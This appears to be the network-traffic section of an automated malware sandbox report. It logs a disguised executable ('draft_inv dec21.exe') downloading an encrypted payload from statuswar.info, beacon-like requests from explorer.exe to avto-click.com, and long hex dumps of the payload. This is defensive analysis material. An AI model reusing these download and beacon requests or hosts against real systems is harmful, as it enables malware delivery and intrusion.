69 67 68 74 3a 31 30 30 25 3b 20 22 3e 20 20 20 20 20 3c 64 69 76 20 73 74 79 6c 65 3d 22 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 20 77 69 64 74 68 3a 38 30 30 70 78 3b 20 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 20 2d 34 30 30 70 78 3b 20 70 6f 73 69 74 69 6f 6e 3a 61 62 73 6f 6c 75 74 65 3b 20 74 6f 70 3a 20 33 30 25 3b 20 6c 65 66 74 3a 35 30 25 3b 22 3e 0a 20 20 20 20 20 20 20 20 3c 68 31 20 73 74 79 6c 65 3d 22 6d 61 72 67 69 6e 3a 30 3b 20 66 6f 6e 74 2d 73 69 7a 65 3a 31 35 30 70 78 3b 20 6c 69 6e 65 2d 68 65 69 67 68 74 3a 31 35 30 70 78 3b 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 62 6f 6c 64 3b 22 3e 33 30 31 3c 2f 68 31 3e 0a 3c 68 32 20 73 74 79 6c 65 3d 22 6d 61 72 67 69 6e 2d 74 6f 70 3a 32 30 70 78 3b 66 6f 6e 74 2d 73 69 7a 65 3a 20 33 30 70 78 3b 22 3e 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 0d 0a 3c 2f 68 32 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 62 65 65 6e 20 70 65 72 6d 61 6e 65 6e 74 6c 79 20 6d 6f 76 65 64 2e 3c 2f 70 3e 0a 3c 2f 64 69 76 3e 3c 2f 64 69 76 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html style="height:100%"><head><meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no" /><title> 301 Moved Permanently</title></head><body style="color: #444; margin:0;font: normal 14px/20px Arial, Helvetica, sans-serif; height:100%; background-color: #fff;"> 301 Moved Permanently The document has been permanently moved. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.11.20	49799	185.98.5.234	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 1, 2021 10:34:43.456566095 CET	467	OUT	GET /n8ds/?gHl=36nvuDOhb+cAfEYoHlPXfn1RMzo0BBULKTbTy1LRYyC8hoxuY2l1xvAmELDfWhX0UcPs&4ha8=4hi0dlyHZliDfr HTTP/1.1 Host: www.avto-click.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Dec 1, 2021 10:34:43.554660082 CET	467	IN	HTTP/1.1 301 Moved Permanently Server: nginx Date: Wed, 01 Dec 2021 09:34:43 GMT Content-Type: text/html Content-Length: 162 Connection: close Location: https://www.avto-click.com/n8ds/?gHl=36nvuDOhb+cAfEYoHlPXfn1RMzo0BBULKTbTy1LRYyC8hoxuY2l1xvAmELDfWhX0UcPs&4ha8=4hi0dlyHZliDfr Strict-Transport-Security: max-age=31536000 X-Frame-Options: SAMEORIGIN X-Content-Type-Options: nosniff Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>301 Moved Permanently</title></head><body> 301 Moved Permanently <hr> nginx </body></html>

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.11.20	49790	162.241.120.147	443	C:\Users\user\Desktop\draft_inv dec21.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2021-12-01 09:32:47 UTC	0	OUT	GET /GHDFR/bin_rOlFDOAa61.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: statuswar.info Cache-Control: no-cache
2021-12-01 09:32:47 UTC	0	IN	HTTP/1.1 200 OK Date: Wed, 01 Dec 2021 09:32:46 GMT Server: Apache Last-Modified: Tue, 30 Nov 2021 23:09:34 GMT Accept-Ranges: bytes Content-Length: 167488 Connection: close Content-Type: application/octet-stream
2021-12-01 09:32:47 UTC	0	IN	Data Raw: ef 47 a8 56 f2 a1 01 5b 45 56 9d a9 82 76 0f a7 05 ed 3d c9 0d bb fe 29 bd b3 7e 85 e0 41 2c 6d 44 05 0c cb 44 1e 75 96 7b 1f ea 21 fe 03 aa 35 1e 2d ef 75 40 c6 05 fd 7b ec df c0 c7 c2 ec 16 5b 77 54 89 d0 be 0f 6a 28 5f 56 66 26 5e d9 cc d1 e2 52 a0 f2 2f 66 11 ae 6f 6f 41 b8 16 32 0a ea 94 f3 1f 07 6a 30 a9 1b ff 0d dc 08 12 db 82 be c3 4e 74 01 b3 65 c1 95 0d 8b 24 b2 c5 6d f7 4b e5 8e 0e d4 b9 c9 4b 9b 7b 70 c6 04 5e 23 21 5c f0 1f 99 7e 8e ef f5 d8 0f 65 3c 02 67 71 8a 38 4d 9b 8b 72 2b 17 4a 5a 72 f7 a2 8e 09 dc 04 d2 73 c0 77 ea 0c 00 d1 4b ca 0d 92 ce 75 6e 42 53 ff e9 6c db 8f 42 ac 92 56 cc 0c 50 0b c3 69 46 96 76 12 a6 98 5c 14 2d 6c 51 bd 66 25 cb 4a aa 5c 79 dd 04 82 e9 d0 1f 14 62 3d 01 37 09 78 81 2d c6 be f2 de 56 a2 e0 f0 b3 bb 39 52 f8 Data Ascii: GV[EVv=)~A,mDDu{!5-u@{[wTj(_Vf&^R/fooA2j0Nte$mKK{p^#!\~e<gq8Mr+JZrswKunBSlBVPiFv\-lQf%J\yb=7x-V9R
2021-12-01 09:32:47 UTC	8	IN	Data Raw: 9a 19 4b d2 62 7b 6b 01 b5 3f 30 71 c3 93 27 79 9b 24 2f 9e 57 c6 a8 8e 39 3e b7 6c 0c c6 d0 f1 fd f2 1d 8d d9 84 4d f7 4d 6a 0e 25 56 cd 61 06 70 f0 0c 4e ca ef e4 48 cc 2f c8 54 1d bc ec 1e df ee 35 4f 95 d7 dd 4e df 51 0f b5 e2 67 5f 06 ab 9d 10 06 14 fb 00 fd 29 af ed ae c8 f2 59 47 d5 01 d0 0f ee a5 af 3c bd ea cb d7 07 d6 ce f1 3a 3f af 60 d6 f3 3c 25 18 c3 74 66 4f da 94 a1 f4 d2 3c 9b 3b fd 46 7c 5f 9c 2c d0 33 97 a1 5f 0b 0c 1c ac 3a f2 61 b9 78 f5 95 db 3e e9 76 f9 4a a1 5d f6 08 16 63 fe c2 d9 ce 31 9d 5c 63 28 c3 19 6c d0 78 3b e4 37 0f a8 81 4a 3a 19 b6 0b 90 9f 6e 0c 5f a9 62 15 50 4f ca a8 ea 13 25 9c 4d a8 e8 67 48 24 ec 67 bd cb a4 0b 1b ce e7 2c f4 f3 fb 31 28 4a 50 b0 e7 d6 5d 1b 9f 29 ca 97 95 07 c5 9e 92 a8 73 52 39 4a ed a0 3e b8 4f Data Ascii: Kb{k?0q'y$/W9>lMMj%VapNH/T5ONQg_)YG<:?`<%tfO<;F\|_,3_:ax>vJ]c1\c(lx;7J:n_bPO%MgH$g,1(JP])sR9J>O
2021-12-01 09:32:47 UTC	15	IN	Data Raw: 61 7c d9 5c 65 fd 77 4f f0 17 5a 0c fd 1e 8a 38 89 67 16 05 58 b9 c4 a1 4f fb 62 57 13 36 77 f0 6f e3 39 1d be b2 21 1e c4 4d 43 a5 3a 2e 8a 39 73 35 40 b7 64 8b 84 3e fc 69 65 d1 2d d1 1b 86 c7 37 19 3b eb ff 4f c6 20 9d a8 08 94 de fd d5 02 ba 22 b9 9b f8 f6 9f 97 36 0f 2c a6 78 5e 3a 2a ba 0d f3 31 20 92 b1 61 70 5c c7 25 38 c6 43 d8 d0 bc 39 7b 26 59 ab 17 5d 60 5c 04 85 b5 17 05 8f a1 a4 48 13 77 31 6d db d5 04 a5 dc 05 f0 73 d8 58 f8 a0 4c 4b df ca bd 31 66 58 18 54 21 be 9f 48 1f cd 15 fa f6 cf 06 cb ce 7a 17 46 28 be f4 7c 0a 84 e0 62 98 ed 77 2f 67 6e c4 e4 4e 8c 29 51 eb 4b d8 91 3c e4 ca 9e 5b 83 89 6e dd 29 44 3d 0f 1b 4b 60 b6 87 86 fd b4 b7 d1 9a 05 1f f4 60 b2 3a 28 eb 15 37 4e 8a 3b ad d8 85 bb 86 fe c4 53 08 96 7c 8b 11 7a d6 f5 68 1e f3 Data Ascii: a|\ewOZ8gXObW6wo9!MC:.9s5@d>ie-7;O "6,x^:*1 ap\%8C9{&Y]`\Hw1msXLK1fXT!HzF(|bw/gnN)QK<[n)D=K``:(7N;S|zh
2021-12-01 09:32:47 UTC	23	IN	Data Raw: 44 9d dd 2d 13 38 96 e7 aa 1b 8a 2a 43 1b 4c 9f 80 92 8b e5 23 c3 df 28 8a f0 27 9a 65 31 c1 7a cb 54 38 96 95 53 63 f8 88 01 6d 4d 90 39 7b 32 c2 66 0d 00 b1 08 1b 2b f1 19 2a 12 76 ae 33 1e af 24 da 35 db 2e 27 da 09 40 4d f3 2d 78 62 40 5c 02 fd 78 7d 1e 68 71 2f a4 b2 23 cd 81 b2 a7 4b ae 1a c6 96 38 1f 0a 96 14 c4 e3 30 12 ef af d9 40 ac 9b 77 a2 f7 30 4c e3 fa 51 22 d3 72 c7 70 f2 58 21 8f fc f6 81 91 89 98 db 38 bf 0f 6a 28 58 5e 6b 72 16 22 b0 46 b4 c0 f3 a7 06 a8 0d 86 6c e4 7a 49 03 f2 7e b9 fe b3 92 4a da 67 f8 f3 d5 4e dd 08 99 4d 22 b5 c3 4e 1c aa 92 64 6c a6 cd dc 73 83 80 99 7e 00 02 bd 45 28 5f 4d c0 a6 93 f8 f7 39 b8 32 e5 71 83 3f e9 e4 ef 68 87 b9 e1 81 7f 58 ce 6b f1 1b e0 b4 1e 03 d4 37 88 28 4c ce d5 9d 11 d8 73 ec 4b 5b c2 4d bf 61 Data Ascii: D-8*CL#('e1zT8ScmM9{2f+*v3$5.'@M-xb@\x}hq/#K80@w0LQ"rpX!8j(X^kr"FlzI~JgNM"Ndls~E(_M92q?hXk7(LsK[Ma
2021-12-01 09:32:47 UTC	31	IN	Data Raw: f7 b0 61 1a 64 68 52 d8 e7 84 0c e0 56 5e 0a e9 39 40 1c 49 e4 5c 9b 84 0c 73 e0 8a 5a a7 7b d2 84 95 6e 08 6c e4 33 62 ea 89 a9 b0 a0 33 c2 22 8f 8d e8 0f 4e 6a e5 08 13 01 17 17 f3 a9 8e 57 71 62 b2 f7 79 0b 4c 10 4a 03 0d 18 d9 b0 b6 07 37 b9 fe f1 8a 90 7e 2f f1 b7 75 40 58 0b 34 f7 46 4f 7e b7 5a 9c 10 9e 64 70 73 ab 72 02 04 00 3e 58 a5 50 80 3f 08 65 7c 0c 09 eb af 60 12 4b 59 ee 2a 59 77 02 0c 89 77 6b 80 f7 92 8f 5b dd 8e 24 3d 1a 96 49 16 a2 e7 87 f6 f6 a1 94 ae d7 48 da 25 8a 99 e3 3f 04 ce c3 05 06 8d 0a f2 00 1d 42 7f e3 d0 83 66 da 08 33 ed fd f8 78 97 ec b8 78 5a 0b 6e 36 53 59 bf c0 a0 5d 8a 7f 86 76 40 b1 a2 4d 30 0a a7 51 39 d2 69 43 3a db c4 1b 45 31 c5 12 67 02 cc bf 78 db 9e e1 2a d7 e8 69 b9 d9 b1 b6 93 73 10 3e 2f 74 d2 9b cb dd a7 Data Ascii: adhRV^9@l\sZ{nl3b3"NjWqbyLJ7~/u@X4FO~Zdpsr>XP?e|`KY*Ywwk[$=IH%?Bf3xxZn6SY]v@M0Q9iC:E1gx*is>/t
2021-12-01 09:32:47 UTC	39	IN	Data Raw: 91 f0 2b 3a 82 c9 df a8 8f f9 bc ce 11 6e 85 6b 61 ba 77 8e 88 75 67 91 71 e8 5d ec cc e6 2d 02 8f b6 7a a6 99 8e b6 0d be eb 01 d1 2e 9a 31 5a a0 3c 81 05 0e fe 9c c0 39 00 ab 0a eb 63 76 85 5f f5 b1 45 d6 d5 4a b2 36 4a 95 00 57 4a d5 0d 5e a7 8e 1f 58 78 f7 45 78 e6 b4 22 e6 0d ca 47 6e 55 2f 61 d1 94 a2 1a 86 c7 37 25 bd eb ec c0 9f fa cd 38 7a dc 05 6c cf f1 c8 90 1e 98 42 2b b1 91 37 0c 67 b8 f1 56 5e 92 c6 36 a7 8b 8e 93 b5 60 fd 9a 5d 70 e1 6b 9c 52 4e 18 3e bf 36 b2 9f 15 d5 66 53 d7 8b e2 a0 0b a4 f8 21 96 71 71 52 62 34 91 08 ab b4 2d d1 37 ad 5c 23 2f 31 01 f2 c6 37 74 8a 62 85 9c 97 f2 27 39 e4 eb 71 70 b3 b5 85 82 8f 77 86 61 f2 3d 91 6d 0a 0f e5 e7 56 d9 66 ad 64 2f 48 62 59 ca 21 dc ee 53 5c 7d 78 1c 19 30 57 51 df 5e 34 29 44 0e b2 81 e5 Data Ascii: +:nkawugq]-z.1Z<9cv_EJ6JWJ^XxEx"GnU/a7%8zlB+7gV^6`]pkRN>6fS!qqRb4-7\#/17tb'9qpwa=mVfd/HbY!S\}x0WQ^4)D
2021-12-01 09:32:47 UTC	47	IN	Data Raw: 62 47 87 66 48 58 8f e3 7e 92 62 03 1e 30 e4 2c bd 02 6f 4e 07 b9 2c 4e 18 aa bb 01 0c 91 48 12 f1 06 c5 31 56 c7 b1 a4 01 30 fc d3 c1 bb 90 e2 cb 4e c2 dd 46 1a 51 4d 5f 33 52 65 19 dc 3c 35 9d 31 2c cf bd 86 9d b3 8f 27 53 ad 96 66 28 45 aa 05 44 e6 62 ee d1 80 4f f2 99 8e c4 06 f2 8b 24 7a 1f ef 12 76 23 e8 95 26 d3 4f 64 59 26 9c 8c e1 e1 51 a3 a6 7d fe 5b d9 c2 05 af f0 65 fb d7 5d f4 d3 b2 48 8a b2 24 04 f9 6d 29 c1 b1 99 6e c3 9f 21 56 bc 84 1d dd df 84 58 e1 48 87 be 8f d0 e9 64 55 50 a1 f1 ff 87 88 c9 bc 40 45 ad 46 ac 71 11 db 38 d8 86 fe 6d 07 29 71 d0 58 94 4f ed 21 26 f0 19 2b 02 d1 86 e1 eb fb 59 7a cd f5 bb c2 1b 58 f0 95 cf 2a df df 88 1c 07 97 fe 7d 41 3c 10 ff e4 ee a6 ab 94 67 80 73 5c 2d 11 15 ba 05 5c 1f d6 0f c0 0b 37 c3 8d 75 36 2e Data Ascii: bGfHX~b0,oN,NH1V0NFQM_3Re<51,'Sf(EDbO$zv#&OdY&Q}[e]H$m)n!VXHdUP@EFq8m)qXO!&+YzX*}A<gs\-\7u6.
2021-12-01 09:32:47 UTC	55	IN	Data Raw: ad c8 3d 7b 02 49 4b 6a 3a da 68 4b 22 80 99 91 b0 26 02 b2 3a ab c7 b5 db 09 ce 3d a9 a0 9d 30 4e a7 e5 c1 2f 7b 50 a8 14 91 bb 5a a3 9f c3 83 8a b1 67 8a 19 18 f2 5a 8c cc be 4d 8e 61 aa 83 01 cc 94 7c 3e 5b a7 f6 a5 13 c9 6f 08 86 0e cf aa ea a2 e4 74 7d 2b 59 2e 78 72 ba 5f dd d4 90 48 1f fd be 65 5e fb 68 00 99 90 7a ff fc 9d 14 7c c5 c7 0d 18 05 55 86 80 72 05 c5 a6 32 ea fe 97 f1 34 b1 78 eb 6a a8 f7 46 c2 33 51 5a a8 1f d0 ba 23 bc 94 d3 d9 b7 d4 73 22 bf 7f 23 03 58 13 6f 72 8f 2f fb ed ac 01 60 2e 42 4f 51 37 0d d9 73 e1 2a ea 75 71 0a 36 4a a9 2c b0 3f 3f bb b1 c9 c5 c0 c4 61 7d 5c ab 2d fd 77 74 66 97 96 4e 1e 73 a8 af 9a ea 02 9a e2 06 3e af aa bc 96 26 a0 56 ed 9b fc 78 3f ea b8 78 e2 69 e6 c6 02 82 b5 58 71 f3 84 ee 1c a9 12 40 dc 92 cf 24 Data Ascii: ={IKj:hK"&:=0N/{PZgZMa|>[ot]+Y.xr_He^hz|Ur24xjF3QZ#s"#Xor/`.BOQ7s*uq6J,??a}\-wtfNs>&Vx?xiXq@$

Timestamp	kBytes transferred	Direction	Data
2021-12-01 09:32:47 UTC	62	IN	Data Raw: ba c3 71 01 9c 73 1d 49 67 0e ba 11 f1 1e 77 d7 51 08 ee 5f 63 84 92 1d b1 92 06 bf ba b7 cb 24 7a 98 5d 92 ac c5 33 61 49 e1 5b ed 98 75 11 56 fa 32 f0 6d 31 27 86 96 87 99 d6 ce be 88 13 e4 28 95 99 22 e0 80 d7 d9 99 f3 73 d1 86 87 86 19 1f a4 ce 78 d1 da 67 fd 77 97 5d 25 95 85 b8 15 d9 38 f9 a8 c7 cf db f4 85 7f 2e 7e 06 21 a9 29 c5 bd d9 bb 1f 46 74 51 1e a6 db 88 13 7a 97 e0 43 7c 95 d0 0d ee 0b ca 37 67 51 e4 9d c4 0d 5a 4a d0 ac 9b d8 41 d4 09 8d 91 20 9d a8 08 94 d0 90 a7 8e 7a 56 9f dd 46 2b 98 3f 36 0c bc a0 7e ae 5a 85 ad c5 0d d9 66 5c 75 71 78 d1 6f 50 3a d6 a3 03 1d 95 38 83 db 4e a0 23 b4 3f f8 76 2f e2 10 5e ea 35 3e b4 ec db 88 dc 57 2b ff d7 a7 be 90 e3 86 d3 4d 97 af 34 22 14 b6 91 b2 9a 5d 52 83 23 23 41 f4 ea 71 a8 a0 f2 6e 0a 81 f2 Data Ascii: qsIgwQ_c$z]3al[uV2m1'("sxgw]%8.~!)FtQzC|7gQZJA zVF+?6~Zf\uqxoP:8N#?v/^5>W+M4"]R##Aqn
2021-12-01 09:32:47 UTC	70	IN	Data Raw: bf 05 36 b2 9c 34 2a 17 3d 3a 5a 8e 55 f8 ad 29 86 94 89 82 98 97 9c 61 a3 e6 27 16 3d c8 25 a5 90 5b 75 65 3f ff 8c 50 2a e0 2d 0e 99 e4 8d c2 b4 25 10 5b ab 8b 30 70 9d a0 94 fd 76 ef a5 c4 1d 4e a0 38 15 69 30 28 12 0d 93 05 e8 47 3b 79 02 3f a5 71 0e 07 02 af 1d 72 a7 13 35 46 97 76 8c b8 89 46 8d 33 b0 c3 5f 1a 33 ba 75 cc 8d 8e cd 1a d8 55 e0 15 5e 93 3f 23 87 85 34 32 b8 39 ff f3 05 0c 40 50 da 53 6f 2b fe cd 85 12 1c ae 36 c3 32 f4 94 35 b1 51 4b 01 6c a3 6e 0c d2 91 a6 01 50 85 90 fc 75 d9 fb d7 f0 a4 d3 0b 2a 8a b2 2a 55 a9 cd 6e 3f db 9b 3c 75 94 57 0b 7f 63 95 10 a5 7b 5b 4e e1 3f 7b e6 e5 f4 10 72 5e e8 c9 86 a3 78 1c d5 9e a2 ad 2e 6c a4 61 9e 52 be 65 6a 7b 51 3d 08 0b d5 11 27 a5 12 0b b1 9b ee 8f d1 d5 3a ee f9 45 6e 41 2e ea 94 9b a7 85 Data Ascii: 64*=:ZU)a'=%[ue?P*-%[0pvN8i0(G;y?qr5FvF3_3uU^?#429@PSo+625QKlnPu**Un?<uWc{[N?{r^x.laRej{ Q=':EnA.
2021-12-01 09:32:47 UTC	78	IN	Data Raw: f1 a5 06 45 4a a3 cd 1a 90 06 c3 2f 58 5e e3 82 10 67 37 45 e8 2b 1b 34 59 5f c1 81 f5 a3 0e 73 f9 d4 cc 81 2f 9c bc ac 3a 2e 44 3d f0 4f c9 3f 65 87 fa 43 10 c3 65 94 01 db 05 6d c7 7b a3 4e b9 69 85 85 3c 10 2b 10 44 59 22 35 f9 d6 2b 21 bc 40 f1 bb 1c 24 47 af 83 8a e0 5e e8 94 37 5e 60 01 d2 a0 f4 4f 29 98 83 8a c3 2d 32 10 26 e9 7b 3a c4 cc 87 8b 11 d6 6c 3c b1 29 02 e9 ee 25 37 d3 7f f6 8b 0d 8f 3c ef 74 11 f2 6c c0 1a 17 38 d4 88 ea 03 c4 77 45 a7 93 0f 02 5f 95 cb 22 d2 01 f4 e5 93 f1 da 06 b0 98 a1 e4 27 12 e2 64 46 7f 13 3a db 69 9c 4d 42 98 f6 2e d9 bc a0 1c 52 89 33 e4 9e 0f de 6f 0c 98 83 f3 38 64 1c b0 6f d4 aa fa 5f 8e db b9 05 83 fe 6c e1 52 72 03 1e a8 91 7c e7 cb c4 ca 53 aa 5e 95 4b f8 f2 45 38 a9 f1 26 d5 ad d4 68 c7 02 8c 61 01 db bd Data Ascii: EJ/X^g7E+4Y_s/:.D=O?eCem{Ni<+DY"5+!@$G^7^`O)-2&{:l<)%7<tl8wE_'"dF:iMB.R3o8do_lRr|S^KE8&ha
2021-12-01 09:32:47 UTC	86	IN	Data Raw: 81 06 c7 a4 5c 97 fa a0 e2 93 6a 9b 82 f9 e9 8a d9 02 3c 1b e8 0b ab 42 57 99 05 89 0a bd 37 66 a6 26 2c c6 6c 10 cd 74 00 23 d1 33 f2 a4 b9 60 25 1a 36 e9 8f 26 5c 9e 2f f0 81 33 ea c8 85 ed 9c 78 13 5c 49 9e 64 65 a1 89 51 dd a3 15 fb 5a b1 b5 0e 63 ca 9e 36 72 1a b0 6e 6a 6a 33 05 e2 17 06 fa 79 e5 17 0f ad a0 6f 5b db a4 7e fc 5f b7 e1 3c ea 0a 68 51 7b bb a0 19 ec ad a7 91 1a 24 96 76 9d 4c 6e 79 79 14 e1 89 78 ef 5e d3 6b a6 ce 0c 34 e0 1e ef 27 b1 71 37 21 14 2b 1e 46 b2 30 e0 de 0e 06 18 77 b5 8b 12 ef ba 30 a6 5e eb 04 8e e1 3e c3 cb f2 2d 0c 61 ad 43 c7 82 54 b1 ac 41 a2 fd 2d 32 ae e9 cc e1 a6 8d be 07 65 1b ab 6a 7a 2d c3 c0 e7 cf 79 15 d2 ec 7e 32 d7 3a 62 e2 cf 94 69 8b e4 21 13 f1 0a 14 45 7e 2e ad 5d dc 9f 78 36 3f 49 87 e2 38 5a ee fd 21 Data Ascii: \j<BW7f&,lt#3`%6&\/3x\IdeQZc6rnjj3yo[~_<hQ{$vLnyyx^k4'q7!+F0w0^>-aCTA-2ejz-y~2:bi!E~.]x6?I8Z!
2021-12-01 09:32:47 UTC	94	IN	Data Raw: 02 ee 3f 3d 52 32 4d 04 17 00 07 44 14 3f 40 3e d7 e6 37 05 2a b3 02 88 7f 43 d0 83 c0 2b 2e ce 77 83 cd 35 a7 5e 32 c8 f7 3d c4 9a 4d 30 08 a5 07 b0 94 2b 43 e3 3e 3a e4 a2 b3 96 61 de e9 74 99 33 90 9f 74 dd d1 89 e3 88 30 11 f3 a8 9c 1e 6f db e0 27 33 10 f1 c7 a3 61 ef 07 9c e4 86 67 91 95 66 80 e7 da 10 30 ae 40 4f a0 39 2d 69 69 cb ed f2 93 35 36 89 69 d8 af 8f 09 8e a1 ab 57 38 94 dc 96 73 53 80 e5 c4 26 c3 d8 9e 23 d1 cb 98 99 68 99 10 35 cd ec 24 74 0d 77 18 c7 69 f0 c4 ed 71 ce 3d 06 77 7e c6 8b 35 c9 26 67 16 65 fe 0d 6b 16 aa 29 ed 89 c4 7f c2 53 6a fc dd 9d fd 8b 73 8b f9 18 b5 71 ac 4e 71 1f 3d 77 50 ec ce 8d 6e 6f 4c 2d 63 52 75 d8 81 97 60 74 f5 28 ba 5f 91 62 7e e3 5c f6 a8 7c b8 5a 42 5b e1 dd ff bf ee 5c 7b 73 5f 18 d3 0e 69 51 20 11 12 Data Ascii: ?=R2MD?@>7*C+.w5^2=M0+C>:at3t0o'3agf0@O9-ii56iW8sS&#h5$twiq=w~5&gek)SjsqNq=wPnoL-cRu`t(_ b~|ZB[\{s_iQ
2021-12-01 09:32:47 UTC	101	IN	Data Raw: 69 45 0d ec 5d 9b 8a 72 7c 12 15 9e b6 16 f2 0d b6 b8 a6 bc f9 b0 ca 6c c2 11 82 06 fd cf ce 83 9c 93 29 2a 44 34 85 e4 9b 8a b9 17 e4 51 f4 13 9e 2c 04 f5 dc 12 0f b5 6a 92 6c cb ce 26 c0 c2 22 f2 0c cc 0c 78 68 44 62 e2 da 72 7d 67 5e 62 a1 3a 78 20 9c 63 02 21 60 b2 4f 02 89 0e 40 0b c1 49 0d 00 e8 38 fa 28 03 a1 d9 aa d7 7b a5 81 64 57 5a cf c1 19 5b 7e d9 67 55 86 37 d8 19 10 63 43 8a b1 0d 09 71 00 9d ef 4b 1f 38 ad 9f 32 13 6f 50 a8 dd 7c f8 5b a7 f0 7a 7f 00 2a f4 5e a3 cf e9 aa aa 6c 51 70 65 a4 8c ef aa 84 8b da b7 80 0e f3 f5 be bf 7f b6 20 57 71 e1 fd bf cc 42 06 68 84 47 f1 93 c6 d6 0b c7 8a c2 d1 0d da 57 3b 97 7a f2 8d cb f0 39 99 b3 ba 49 4e 07 5a 38 be 96 1e 08 a0 d7 f3 4a 52 fd f4 ad e7 50 0b 81 3d cf d1 1b 05 f6 f9 ed 2f 93 5b 6b ea c4 Data Ascii: iE]r|l)*D4Q,j\&"xhDbr}g^b:x c\`O@l8({dWZ[~gU7cCqK82oP|[z*^lQpe WqBhGW;z9INZ8JRP=/[k
2021-12-01 09:32:47 UTC	109	IN	Data Raw: 0e 80 bc 7b 1d 94 eb b2 ea c5 d5 35 2a a5 34 cc d1 31 77 59 5e 6b 72 16 9c 4b 6e 55 a5 66 d5 ed 1b 58 fb 78 68 3a e0 86 32 0a d9 4f ca 40 03 65 b6 07 1b ff 0d 5f cf 02 56 26 9a c3 4e 74 01 38 62 44 55 78 c1 af 45 cd e6 a0 41 71 71 0c 85 0e 16 d4 ea 2b 26 64 36 80 f4 8d 39 06 ff 9c 4b 6a dd 93 34 6e de d4 1f 83 07 68 08 e7 f1 65 12 55 61 e2 f1 6e 91 d5 9a 10 67 06 54 e3 5b 91 00 0d dc 34 5c 03 56 f4 47 79 10 1d 70 12 33 2a 21 03 5c 18 20 04 91 14 6a c2 c3 73 8c 1c 62 a5 2c 1c c9 50 8a 36 eb e6 d7 67 8e 41 0b 01 a1 ae 64 81 ca 15 16 22 5f de dd 6d 9b bb c4 39 4b aa 69 55 2a 32 a8 3e ff 2b 61 de bd 44 ee 58 ea fc 36 24 28 9d 55 94 52 b9 36 0d 5f e5 c0 fa d0 5a b7 5f 7b b1 65 dd 1b ad aa 5b 76 49 9a 27 a1 53 28 00 dc bf e9 49 eb 47 dd ea 9f 23 0a 92 90 34 0c Data Ascii: {5*41wY^krKnUfXxh:2O@e_V&Nt8bDUxEAqq+&d69Kj4nheUangT[4\VGyp3*!\ jsb,P6gAd"_m9KiU*2>+aDX6 $(UR6_Z_{e[vl'S(IG#4
2021-12-01 09:32:47 UTC	117	IN	Data Raw: 6f bf 53 ee 2a b1 08 f4 65 01 76 e4 e0 fe 08 6c a4 af 00 c4 6c 4d c0 c0 0b 69 67 4d 48 7f 29 fe ef 19 5f 8f fe 63 99 68 c7 89 c3 f0 3f d8 ed 4c 8a 16 6a 23 44 14 96 ab 69 5e a0 33 b5 3e 1d 75 ff 9d cf 6e 81 64 dc 39 c1 59 7c 32 5f a2 51 78 e6 73 5d 8d d4 5b 41 80 5c af fa 3a 3b ab 55 f8 9d d8 a0 3c 49 60 10 14 0d d0 0a 90 a3 f6 d5 86 00 a5 c8 1b d9 bd df eb 15 42 0f 68 d2 9b 5a 5f db 4b f3 29 a0 a0 e6 03 b8 90 5b ab ff 82 e3 10 0c 2c 4e 18 29 7f 5d 42 fc db f0 f2 06 f9 89 00 2f f4 47 a6 0c 98 41 22 b8 90 de 72 a6 9b 35 46 42 f8 24 5a 07 9f ed 0c 81 21 a0 68 a5 92 27 9a 65 62 14 26 ce 78 8c 68 65 14 52 f8 88 01 ee 6a 7b d0 ed 02 f3 99 ce e8 32 77 4b 2b a6 5e 06 0e 85 50 9a 56 32 2c b0 35 b1 63 b7 65 6e 62 6f 0c ee 13 a6 50 d9 c2 d0 f9 19 3b 99 d7 f0 67 d3 Data Ascii: oS*evllMigMH)_ch?Lj#Di^3>und9Y|2_Qxs][A\:;U<I`BhZ_K)[,N)]B/GA"r5FB$Z!h'eb&xheRj{2wK+^PV2 ,5cenboP;g
2021-12-01 09:32:47 UTC	125	IN	Data Raw: 13 4e f6 57 ad 3a ad 9c 4e f0 bf 7b 70 a1 28 8c ee f4 0a f4 40 90 72 99 0b 89 13 1e 68 c1 71 d0 98 61 1a d2 07 02 07 40 ff b6 2f f9 43 ac 82 b0 2a bb e5 14 98 0d 24 b9 06 a0 aa d0 77 7f 85 ba b4 60 07 77 c1 0b f3 ab 73 93 90 5f 80 a8 93 a1 e3 ed 1f 99 f6 01 c4 27 3b c2 b8 f9 27 fb 0c 6e fb 91 22 59 33 12 3a 29 42 8a 72 ca 93 dd b9 7a aa 5f c2 ef d5 6d b8 60 bc 07 0a fd a0 c1 0a 91 ad 11 5e fb 93 6b 09 6e 0f 8c 2b e9 13 56 13 75 c3 cb b3 c2 8d 8c 60 23 ac de b8 68 84 f2 06 65 df 5c 2a 49 bd 40 fd 8f 81 4a da da 30 46 f6 3e 05 e3 1e b1 44 56 32 08 40 01 15 4f a5 4d 14 bd e5 0e 51 d2 48 fb 68 56 8a b4 7f 4d 1e 67 40 34 